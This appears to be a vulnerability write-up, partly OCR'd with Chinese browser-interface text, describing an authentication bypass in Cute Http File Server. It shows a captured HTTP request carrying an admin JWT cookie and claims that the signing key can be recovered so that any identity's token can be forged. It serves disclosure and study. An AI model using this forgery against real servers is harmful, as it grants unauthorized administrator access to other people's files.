Cute Http File Server JWT English

Get Cookies for Admin

JWT Decryption and Forgery

Experimental effect


- before login
  - first
  - second
- successful jwt forgery

Offical website address:http://iscute.cn/chfs

Offical github website address：https://github.com/ods-im/CuteHttpFileServer

Get Cookies for Admin

This project has no registration function, so we need to set up a local environment,create a user manually。Let's create an admin user here



then locally login

and obtain their cookies after login successfully

Pretty 原始 十六进制 \n

```
GET / HTTP/1.1
Host: 192.168.129.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101
Firefox/122.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:JWT=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pbiIsImV4cCI6MTcwODI2NDY4NH0.Xc17butux
IOJkq1pwI8CHsNJndo8gXdjvmqfDLzh8Q4; user=admin
Upgrade-Insecure-Requests: 1
```

JWT Decryption and Forgery

JWT decryption, the payload only contains the admin user we just registered, without verifying the current user's password. At the same time, the symmetric key has also been decrypted. From then on, any identity login can be achieved using JWT


Note: payload has a time limit, if it expires, please log in again to capture the new cookie

Experimental effect


Now we are trying not to use a password, but to use our forged JWT to achieve login

before login

first



second



successful jwt forgery

F5刷新浏览器，发现管理员用户在没有密码的情况下成功登录。因此，我们可以按照上述方法实现任何身份的登录

在当前页面中搜索...
admin
根目录
文件
大小
修改时间
操作
test
2024-02-18 20:16:31
10.txt
37B
2024-02-18 20:15:39
ctf寒假学习.txt
227B
2024-02-18 20:15:26
存储
调试器
网络
样式编辑器
性能
内存
无障碍环境
应用程序
HackBar
项目过滤器
名称
值
Domain
Path
Expires / Max-Age
大小
JWT
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pbiIsImV4cCI6MTcwODI2NDY4NH0.Xc17bu...
192.168.12...
/
Mon, 19 Feb 2024 1...
127
user
admin
192.168.12...
/
Mon, 19 Feb 2024 1...
9
{7577592a-6eaa-40af-95e9-...
value
192.168.12...
/
Mon, 19 Feb 2024 1...
43